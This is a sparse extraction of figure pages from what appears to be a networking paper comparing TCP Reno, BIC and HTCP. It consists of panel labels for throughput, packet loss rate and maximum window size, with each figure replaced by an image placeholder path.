
S Reno
Throughput



Packet Loss Rate:




Maximum Window Size:




P BIC

Packet Loss Rate:




Maximum Window Size:




Q BIC


Throughput



Packet Loss Rate:




Maximum Window Size:




R BIC


Throughput



Packet Loss Rate:




Maximum Window Size:




S BIC


Throughput



Packet Loss Rate:




Maximum Window Size:




P HTCP

Packet Loss Rate:




Maximum Window Size:




Q HTCP


Throughput



Packet Loss Rate:




Maximum Window Size:




R HTCP


Throughput




Packet Loss Rate:



